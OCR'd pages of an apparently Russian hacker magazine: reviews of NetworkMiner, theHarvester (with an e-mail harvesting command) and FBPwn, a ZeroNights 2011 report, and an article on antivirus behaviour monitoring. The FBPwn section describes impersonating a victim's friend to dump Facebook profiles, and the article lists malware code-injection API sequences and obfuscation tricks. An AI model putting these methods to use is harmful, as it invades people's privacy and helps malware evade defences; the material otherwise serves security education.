Одной из самых важных фич программы является возможность извлекать файлы и сертификаты, передаваемые по сети. Эта функция может быть использована для перехвата и сохранения всевозможных аудио- и видеофайлов. Поддерживаются протоколы FTP, HTTP и SMB. Для них доступно также извлечение пользовательских данных (логинов и паролей). Программу можно использовать и для снифинга и парсинга трафика WLAN (IEEE 802.11). К слову, «всего» за 500 евро разработчик предлагает и платную версию своего творения, с ног до головы увешанную всяческими дополнительными плюшками. Но в большинстве случаев нам вполне хватит и бесплатной версии NetworkMiner.

Автор:
Edge-Security
URL:
bit.ly/OA9vl
Система:
*nix/win




СОБИРАЕМ СУБДОМЕНЫ И АДРЕСА E-MAIL

Если тебя заинтересовал какой-либо сайт, то первым делом ты наверняка попытаешься раздобыть максимум информации о нем. К этой информации относятся связанные e-mail-адреса, имена субдоменов и т.д. Конечно, различные хакерские комбайны вроде Acunetix WVS включают в себя соответствующие модули, но применять их для этой цели — все равно что стрелять из пушки по воробьям. В общем, советую тебе использовать замечательную утилиту theHarvester, продемонстрированную на последней конференции BlackHat. Этот питоновский скрипт собирает всю вышеперечисленную информацию из всех доступных публичных источников, например поисковиков и серверов с ключами PGP. Функциональные возможности и особенности утилиты:

- генерация отчетов в XML и HTML;
- верификация найденных виртуальных хостов и субдоменов;
- DNS reverse lookup;
- поиск информации о пользователях и хостах в Google, Bing, Linkedin и Exalead.

Пример команды для поиска всех e-mail'ов, связанных с доменом microsoft.com в первых пятистах результатах из выдачи Гугла:

```
./theharvester.py -d microsoft.com \
   -l 500 -b google
```



Автор:
Ahmed Saafan
URL:
code.google.com/p/fbpwn
Система:
*nix/win



ПОИМЕЙ FACEBOOK!

Многие люди выкладывают в социальных сетях подробнейшую информацию о себе. И совершают огромнейшую ошибку! Практически любой человек при должном старании может узнать о таких ребятах почти все! В качестве примера одного из средств для раскрытия персональных данных приведу тулзу FBPwn — открытое кросс-платформенное Java-приложение, предназначенное для дампа профилей пользователей Facebook. Прога отсылает списку заданных пользователей запросы на добавление в друзья и ждет уведомлений о подтверждении. Как только жертва одобряет запрос, приложение сохраняет все фотографии, список друзей и прочую информацию из профиля жертвы.

Типичный сценарий работы FBPwn выглядит следующим образом:

1. Со страницы жертвы собирается вся доступная информация.
2. Затем запускается friending-плагин, добавляющий в друзья всех друзей жертвы.
3. Далее в дело вступает clonning-плагин, клонирующий имя и фото одного из друзей жертвы.
4. Отсылается упомянутый выше запрос на добавление в список друзей.
5. После подтверждения запроса парсятся все доступные страницы.

Через несколько минут жертва, возможно, удалит твой фейковый аккаунт из друзей, но будет уже поздно :).

ZeroNights 2011

ЗАПОЗДАЛЫЙ ОТЧЕТ С ХАКЕРСКОЙ КОНФЕРЕНЦИИ В САНКТ-ПЕТЕРБУРГЕ

Двадцать восемь технических докладов, десять часов хакерской атмосферы и non-stop общения, 11 технических конкурсов, приз $10 000 от Яндекса за найденные уязвимости, 0day-шоу с демонстрацией еще нигде не опубликованных сплоитов — это лишь малая часть того, что происходило в ноябре на хакерской конференции ZeroNights 2011.

ПЕРВАЯ КОНФЕРЕНЦИЯ

Черт, кто придумал проводить конференцию в конце ноября в Питере? :) Это худшее время для поездки в северную столицу. Но когда речь идет о новой хакерской конференции, проводящейся впервые, то тут уже не до раздумий. В общем, в Питер мы выдвинулись доброй половиной редакции. На площадке мы первым делом увидели сотни молодых людей с ноутбуками, расхватывающих свои бейджики и внимательно изучающих программу двух треков, на которых вот-вот должны были начаться доклады. Вот и куча знакомых лиц — наших авторов и просто друзей, которые работают в самых разных компаниях и занимаются информационной безопасностью. Тут сразу стало ясно, что это тебе не очередная скучная конфа, которые сотнями проходят каждый год, — это настоящая хакерская тусовка. Можно сказать, клуб друзей, в котором тебя ждут доклады, конкурсы и куча общения.



Дима Частухин рассказывал про взлом интернет-киосков и платежных терминалов

ДОКЛАДЫ

Никакие слайды, никакое видео и даже отчеты участников не смогут передадать ту атмосферу, которая царит во время выступлений на хакерских конфах. Тут надо быть! Где еще тебе покажут реальные уязвимости в банковских системах, повеселят live-видео со взломом различных платежных терминалов и киосков, докажут, что данные для промышленных контроллеров в SCADA-системах можно очень просто проспуфить, расскажут изнутри, что сейчас происходит в мире киберпреступников в Азии? Иной раз думаешь: «Откуда же взялся этот монстр, который вот это все расковырял и сейчас рассказывает?», а потом подходишь к нему и понимаешь — человек, не киборг, просто очень умный :). На конференции мы несколько раз ловили себя на мысли, что одного дня для такого ивента мало. Программа настолько плотная и насыщенная, что иногда не знаешь, на какой из параллельных треков



Федор Ярочкин рассказывает про киберпреступность в Китае

идти: и там и там интересные доклады. Очень порадовал формат FastTrack: каждому докладчику выделяется всего 15–20 минут для выступления. В результате за час ты успеваешь прослушать самые разные доклады от разных людей, а потом поймать их и узнать подробности. Суперплотно, суперинформативно!

КОНКУРСЫ И ДЕМКИ

Важная часть любой конфы — это конкурсы. Конкурс Lockpicking Village по взлому замков традиционно привлек особое внимание: десятки людей толпились вокруг стенда в течение всего дня. Обнаружить уязвимость в промышленном контроллере, решить crackme от антивирусного вендора, найти и проэксплуатировать баг в SAP — конкурсы были на любой вкус и цвет. Самые крутые джедаи могли попробовать свои силы в турнире «Царь горы», где предлагалось любыми способами получить доступ к уязвимому серверу и удерживать его как можно дольше, отражая атаки других участников. Этот турнир выиграла команда [RDOT]. Порадовал Денис Баранов, который выиграл конкурс за лучшую майку, на которой был скриншот с XSS, найденной на сайте ZeroNights :). Все ждали вечера, когда Антон «toxa» Карпов (ты наверняка его помнишь по многочисленным публикациям в «Хакере») подвел итоги поиска уязвимостей в Яндексе, проводившегося в течение месяца. Победителем стал Владимир Воронцов из ONsec, получивший в качестве приза чек на $5 000. Отличным завершением программы стало 0day-шоу, во время которого докладчики демонстрировали сплоиты, еще не появившиеся в паблике. Где еще ты такое увидишь?

RESPECT!

2011 год, безусловно, удался на хакерские конференции. Если раньше была одна лишь небольшая секция по безопасности на Chaos Construction (тоже в Питере), то в этом году у нас появилось сразу две настоящие хакерские конференции: PHD и ZeroNights. С докладами мирового уровня, иностранными спикерами и, что, возможно, важнее всего, невероятной хакерской атмосферой, в которую ты сможешь окунуться уже в этом году. Пропустить эти конференции будет самой большой ошибкой. Спасибо парням, которые устроили для нас этот праздник: Саше Полякову, Алексею Синцову, Диме Евдокимову, Леше Тюрину, Илье Медведовскому и всем причастным, которых мы просто не знаем :).][



Найди хоть одного зевающего хакера — все внимательно слушают! :)

ПЯТЬ ЛУЧШИХ ДОКЛАДОВ ПО ВЕРСИИ][

«Анализ незаконной интернет-деятельности»
Невероятно харизматичный Федор Ярочкин специально прилетел с Тайваня, чтобы поделиться своим опытом в области анализа инцидентов компьютерной безопасности. В результате мы узнали много нового о целевых атаках (APT) и разных инцидентах, а также о киберпреступности в Китае.

«Где лежат деньги?»
Леша Синцов рассказал о множестве 0day-уязвимостей в реальных системах онлайн-банкинга, об общих ошибках всех разработчиков отечественных популярных продуктов, о том, как за пять минут обойти токены, а также о своем опыте в проведении теста на проникновение в реальные банковские системы.

«Уязвимости расщепления HTTP-ответа, внедрения заголовков и заражения кеша: снова в строю»
Доклад посвящен новым исследованиям уязвимостей расщепления HTTP-ответа, внедрения заголовков и заражения кеша. Владимир Воронцов рассказал о них на примере современных браузеров и веб-приложений и показал демки.

«Практические атаки на интернет-киоски и платёжные терминалы»
Алексей Поляков и Дима Частухин часто колесят по миру, посещая разные конференции. Встретив очередной терминал или киоск, они пробуют обойти ограничения, налагаемые на пользователя. Этот живой доклад был полон видеодемок из самых разных уголков нашей планеты :).

«Опасности 3G и LTE: от радио к ядру сети и протоколам»
Филипп Ланглуа показал новые технологии по защите и атаке сетей 3G и LTE. Он продемонстрировал на примерах, как внешний атакующий может воздействовать на телекоммуникационные компании, операторов мобильной связи и SS7-провайдеров.

Евгений Дроботун (201074@mail.ru)



БУРИМ АНТИВИРУС. Еще глубже!

РАССМАТРИВАЕМ СПОСОБЫ МОНИТОРИНГА СОБЫТИЙ И ПРОАКТИВНОЙ ЗАЩИТЫ В РАЗНЫХ АНТИВИРУСНЫХ ПРОГРАММАХ


WWW

Про функции уведомления и функции обратного вызова (callback-функции) Windows можно почитать здесь: www.sww-it.ru/2010-02-21/362.

DVD

На диске можно найти утилиту Blacklight от F-Secure, описанную во врезке «Брутфорс PID».

Сегодня мы продолжим изучение способов противодействия антивирусам и посмотрим, чем еще, кроме компонентов для сигнатурного сканирования и анализа файлов, вооружают свои творения создатели антивирусных программ.



Наша любимая схема




Рисунок 1. Простейший пример нейросети, анализирующей поведение системы




Рисунок 2. События, контролируемые проактивной защитой «Антивируса Касперского»)

Вот мы и добрались до таких понятий, как HIPS (Host Intrusion Prevention System), «проактивное детектирование», «поведенческий анализ», «анализ, основанный на мониторинге системных событий»... Эти понятия на самом деле вносят даже меньше ясности, чем какой-нибудь «эвристический анализ». Они могут подразумевать очень широкий спектр технологий и, в общем-то, никак не помогают понять, какая из них используется в конкретном продукте. Под этими понятиями может скрываться, например, примитивная защита нескольких ключей реестра, или уведомления о попытках доступа к определенным директориям, или анализ поведения программ, или какая-либо другая технология, основанная на мониторинге системных событий. Если мы снова обратимся к нашей любимой двухкомпонентной схеме, то увидим, что технический компонент — это мониторинг системных событий или анализ поведения системы, а аналитический может быть каким угодно, от пресечения единичных подозрительных событий до сложного анализа цепочек программных действий (то есть та же эвристика с набором правил и весовыми коэффициентами опасности или, может быть, даже что-то на основе нейросетей (смотри рисунок 1 и соответствующую врезку)).

В первую очередь нас будет интересовать технический компонент проактивной защиты, поскольку принципы анализа событий схожи с принципами анализа, описанными в прошлой статье, а отличия, если они есть, мы рассмотрим позже. Итак, приступим.

ЧТО БУДЕМ МОНИТОРИТЬ?

Для различных вредоносных программ характерно довольно много событий, причем их список неуклонно увеличивается по мере развития творческих способностей вирусописателей. Общую картину можно увидеть, к примеру, на рисунке 2. Здесь показаны события (вернее, даже совокупности событий), на которые реагирует «Антивирус Касперского». Конечно, некоторые пункты (а именно «Активность, характерная для P2P-червей», «Активность, характерная для троянских программ» и «Активность, характерная для червей») описаны очень уж обобщенно, и сейчас мы попытаемся всё это дело немного конкретизировать. Итак, в первую оч ередь речь идет о сетевой активности: подавляющее большинство нечисти обязательно пытается или что-то передать в сеть (пароли, явки, номера кредиток и т. д.) или, наоборот, что-то получить из сети (загрузить основную часть малвари или обновления, принять какие-нибудь команды управления, да мало ли еще что). Многие вредоносные программы пытаются проинжектить свой код



Рисунок 3. Так McAfee Antivirus Plus пытается контролировать изменения в реестре

БРУТФОРС PID

Некоторые утилиты (например, Blacklight от F-Secure или SpyDLLRemover) используют для поиска скрытых процессов брутфорс идентификаторов процессов (BPID). Метод достаточно прост и в то же время эффективен. Такие утилиты открывают процессы и перебирают все возможные PID. К примеру, Blacklight в цикле пытается вызвать OpenProcess для всех возможных значений идентификатора процесса из диапазона от 0x0 до 0x4E1C. Таким образом, можно получить список процессов, присутствующих в системе. Затем вызывается функция CreateToolhelp32Snapshot , которая выдает второй список процессов. Потом два эти списка сравниваются: если процесс присутствует в первом и отсутствует во втором, то он считается скрытым.




Рисунок 4. Контроль за изменениями в реестре с помощью RegNotifyChangeKeyValue. Выше красной пунктирной линии показана реализация в McAfee, ниже линии — в «Касперском». Как говорится, найди отличия

в доверенный процесс (обычно это explorer. exe или svchost.exe), получить привилегии отладчика и изменить системные компоненты (например, пропатчить ядро ОС в своих интересах) — в общем, как можно глубже внедриться в систему.

Думаю, с отслеживаемыми событиями все ясно, поэтому пойдем дальше.

СЛЕДИМ ЗА РЕЕСТРОМ

Любая уважающая себя малварь при заражении системы должна позаботиться о своем повторном запуске после перезагрузки. Она может выбрать для этого множество доступных мест, начиная от папки «Автозагрузка» и заканчивая кучей ключей автозапуска в реестре. Чаще всего, конечно же, малварь модифицирует ключи автозагрузки в реестре.

Некоторые вредоносные программы также пытаются изменить или дополнить какие-либо другие ключи реестра (к примеру, прописать свою DLL, изменить параметры Internet Explorer'а или установленной в системе антивирусной программы и т. д.). В общем, делаем вывод: за реестром надо следить, и следить тщательно. И все, даже самые захудалые антивирусные программы, гордо несущие в своем составе компонент проактивной защиты, просто обязаны это делать.

Самые распространенные способы контроля изменений в реестре — это перехват API-функций работы с реестром или использование специализированных функций контроля над реестром. Что касается первого способа, то для контроля над реестром обычно достаточно перехватить функции RegOpenKey, RegCreateKey, RegDeleteKey из advapi32. dll или более низкоуровневые NtOpenKey, NtCreateKey, NtDeleteKey и т. п. На рисунке 3 показано, как антивирус от McAfee перехватывает функции ядра для работы с реестром.

Следующий способ заключается в использовании специальной API-функции RegNotifyChangeKeyValue. Создатели Windows обучили эту функцию извещать программу, которая ее вызвала, об изменении определенного ключа реестра. Ее используют многие антивирусные программы (рисунок 4). В случае изменения реестра функция устанавливает в сигнальное состояние заранее созданный объект типа Event (событие), и антивирусу остается только отследить это событие и принять соответствующие меры. Помимо RegNotifyChangeKeyValue, в недрах Windows прячется еще одна небольшая функция CmRegisterCallBackEx, с помощью которой также можно контролировать реестр. Эта функция устанавливает так называемую callback-функцию (функцию уведомления), которая вызывается при изменениях в заранее определенных ветках реестра. Эта функция, в отличие от RegNotifyChangeKeyValue, может использоваться только в режиме ядра, и поэтому такой контроль за реестром осуществляется с помощью драйвера (к примеру, драйвер «Антивируса Касперского 2010» klif. sys импортирует функцию именно для этой цели (рисунок 5)). Как правило, антивирусы редко довольствуются только одним способом контроля реестра (особенно первым, который не так уж и надежен, тем более если перехват нужных функций делать в юзермоде) и используют комбинацию двух (McAfee, например, помимо перехвата использует RegNotifyChangeKeyValue), а то и всех трех способов.

ИНЖЕКТ В ЧУЖИЕ ПРОЦЕССЫ

Инжект в память чужого процесса можно считать классическим методом, который используют современные вирусы, так как он позволяет реализовывать вредоносные функции под доверенным процессом. Очень часто в роли этого доверенного процесса выступает explorer.exe, чуть реже — svchost.exe.

Прежде чем внедряться в нужный процесс, его необходимо найти. Если речь идет об explorer.exe, то самый простой и удобный способ для малвари — это задействовать




Рисунок 5. Функция CmRegisterCallBackEx в драйвере klif.sys из «Антивируса Касперского 2010»




Рисунок 6. Перехват NtUserFindWindowEx «Антивирусом Касперского»

FindWindow (или FindWindowEx) с идентификатором окна progman. FindWindow, в свою очередь, базируется на NtUserFindWindowEx, и, перехватив ее (рисунок 6), можно отследить, какая программа ищет процесс explorer.exe.

Существует как минимум два очень распространенных способа внедрения постороннего кода в адресное пространство какого-либо процесса. Первый способ: получаем дескриптор процесса посредством вызова функции OpenProcess, выделяем в нем нужный кусочек памяти с атрибутом PAGE_EXECUTE_READWRITE (API-функция VirtualAllocEx), копируем туда все, что нам нужно, добываем дескриптор основного потока, замораживаем его (SuspendThread), получаем и запоминаем регистровый контекст (GetThreadContext), пишем в указатель команд адрес начала вредоносного кода, обновляем регистровый контекст (SetThreadContext) и размораживаем поток (ResumeThread), передавая управление на внедренный код, который после выполнения задуманного восстанавливает оригинальный указатель команд.

Второй способ: получаем дескриптор процесса посредством OpenProcess, выделяем в нем память так же, как и в первом случае(VirtualAllocEx), копируем туда внедряемый код через WriteProcessMemory и создаем удаленный поток с помощью API-функции CreateRemoteThread.




Рисунок 7. Контроль над операциями с памятью и созданием потоков в антивирусе DrWeb

Конечно, увидев последовательности вызовов OpenProcess\VirtualAllocEx\WriteProcessMemory\SuspendThread\GetThreadContext\ SetThreadContext\ResumeThread или OpenProcess\VirtualAllocEx\

НЕЙРОСЕТИ НА АНТИВИРУСНОЙ СЛУЖБЕ

Искусственная нейронная сеть представляет собой математическую модель нейронной сети головного мозга человека (или какого-нибудь другого животного). Она состоит из простейших элементов — нейронов, которые связаны между собой (рисунок 1). Каждый нейрон выполняет несложную операцию: на основе поступающих от других нейронов сигналов, которые представлены в виде чисел от 0 до 1, и их весовых коэффициентов вычисляет выходной сигнал. Весовые коэффициенты, или веса связей между нейронами, представляют собой параметры, определяющие работу нейронной сети. Нейроны группируются в последовательность слоев, входные сигналы поступают на первый (входной) слой и последовательно проходят все слои до последнего (выходного). В нашем примере в качестве входных сигналов используются события, происходящие в системе (количество входов равно количеству анализируемых событий, при этом на каждый вход подается 1, если событие произошло, и 0, если события не было), каждый выход нейросети соответствует определенному типу вредоносной программы (значения на выходах могут меняться от 0 до 1, а в качестве решения выбирается тот выход, на котором в итоге зафиксировано самое большое значение).
Обучение нейронной сети может проводиться с учителем (на основе уже решенных задач) или без него (на основе реакции среды).
Обучение с учителем (которое больше подходит для нашего случая) происходит при последовательном решении с помощью нейронной сети уже выполненных задач и сравнении полученного результата с уже известным: если они не совпадают, производится коррекция весовых коэффициентов связей между нейронами.

WriteProcessMemory\ CreateRemoteThread в файле, любой, даже самый захудалый файловый сканер, оснащенный хотя бы примитивным эвристическим анализатором, поднимет тревогу, ведь в нормальных программах такие последовательности вызовов API встречаются крайне редко. Но ведь шифрование файла, неявный вызов функций, получение адресов нужных API с помощью GetProcAddress по хешам их названий и прочие хитрости по сокрытию и запутыванию кода никто не отменял, и поэтому с этим надо что-то делать. Кроме того, при очень большом желании можно обойтись без WriteProcessMemory.

Поэтому проактивной защите приходится тяжело трудиться и контролировать и функции по работе с виртуальной памятью, и функции по созданию потоков. Конечно же, перехватывать эти функции нужно в ядре с помощью драйвера. Все функции по работе с виртуальной памятью основаны на функциях NtAllocateVirtualMemory, NtFreeVirtualMemory и NtWriteVirtualMemory, а API CreateRemoteThread — на NtCreateThread. И, например, DrWeb перехватывает их все с помощью своего драйвера dwprot.sys (рисунок 7).

Есть и другой способ отследить создание потоков — воспользоваться специальной функцией PsSetCreateThreadNotifyRoutine. Эта функция регистрирует функцию уведомления, которая вызывается в момент создания или уничтожения потока (рисунок 8). Поскольку функция уведомления вызывается в контексте потока, который инициировал создание нового потока, то определить инициатор и выяснить, насколько он его благонадежен, не составляет труда.

```
INIT:0002A9D5 loc_2A9D5:                     ; CODE XREF: sub_2A
INIT:0002A9D5              push    ebx
INIT:0002A9D6              push    offset loc_24512
INIT:0002A9DB              call    ds:PsSetCreateProcessNotifyRoutine
INIT:0002A9E1              mov     esi, eax
INIT:0002A9E3              cmp     esi, ebx

lea     eax, [ebp+10h]
push    eax
push    dword ptr [ebp+0Ch]
call    ds:PsLookupProcessByProcessId
test    eax, eax
jl      short loc_24567
push    ebx
push    ebx
push    ebx
push    dword ptr [ebp+0Ch]
push    dword ptr [ebp+10h]
push    ebx
call    sub_244C2
mov     ecx, [ebp+10h]
call    ds:ObfDereferenceObject
```

Рисунок 9. Использование PsSetCreateProcessNotifyRoutine в DrWeb для контроля над созданием процессов

ЗА КАЖДЫМ ПРОЦЕССОМ НУЖЕН ГЛАЗ ДА ГЛАЗ

Я думаю, вряд ли кто-нибудь усомнится в необходимости контроля всех процессов, которые крутятся в памяти компьютера, и уж тем более о целесообразности выявления процессов, пытающихся скрыться от «всевидящего ока» Task Manager'а. Любой процесс может оказаться зловредным, а уж тот, который пытается скрыть свое присутствие в системе, и вовсе потенциальный враг. Поэтому все процессы необходимо строжайше учитывать и контролировать. Разработчики операционной системы Windows предусмотрели много механизмов для получения уведомлений о наступлении каких-либо событий. О применении некоторых из них в различных антивирусных программах я немного рассказал выше (такие механизмы основаны на использовании функций CmRegisterCallBackEx, RegNotifyChangeKeyValue и PsSetCreateThread NotifyRoutine).

Для регистрации функции уведомления о создании или завершения процесса предусмотрена функция PsSetCreateProcessNotifyRoutine (PsSetCreat eProcessNotifyRoutineEx начиная с Vista SP1), и большинство создателей антивирусных средств не считают зазорным ею пользоваться (к примеру, на рисунке 9 проиллюстрирована регистрация callback-функции в драйвере dwprot.sys от «Доктора Веба»). Операционная система вызывает зарегистрированный обработчик в двух случаях: когда процесс создается и когда процесс завершается. В первом из них функция уведомления вызывается, когда начальный поток уже создан, но его исполнение еще не началось. Во втором случае операционная система вызывает функцию уведомления перед завершением последнего потока в процессе. Что мы можем сделать, узнав, что какой-то процесс начал свою деятельность в операционной системе? Во-первых, мы можем просканировать всю память процесса, чтобы выяснить, нет ли в нем вредоносного кода (о том, как это сделать, мы уже знаем из прошлой статьи). Во-вторых, пробить этот процесс по списку доверенных и благонадежных. В-третьих, узнать, не предпринималась ли попытка создать процесс с отрицательным PID, что однозначно говорит о намерении скрыть такой процесс. Ну и в-четвертых, можно получить список процессов с помощью CreateToolhelp32Snapshot (или NtQuerySystemInformation на более низком уровне) и проверить, есть ли там

```
INIT:00051115      jl      loc_5134F
INIT:0005111B      push    offset loc_2D8BA
INIT:00051120      mov     byte_43D2F, 1
INIT:00051127      call    ds:PsSetCreateThreadNotifyRoutine
INIT:0005112D      mov     esi, eax
INIT:0005112F      cmp     esi, ebx
```

Указатель на callback-функцию

Рисунок 8. Настройка функции уведомления в «Антивирусе Касперского» на реагирование на создание потока

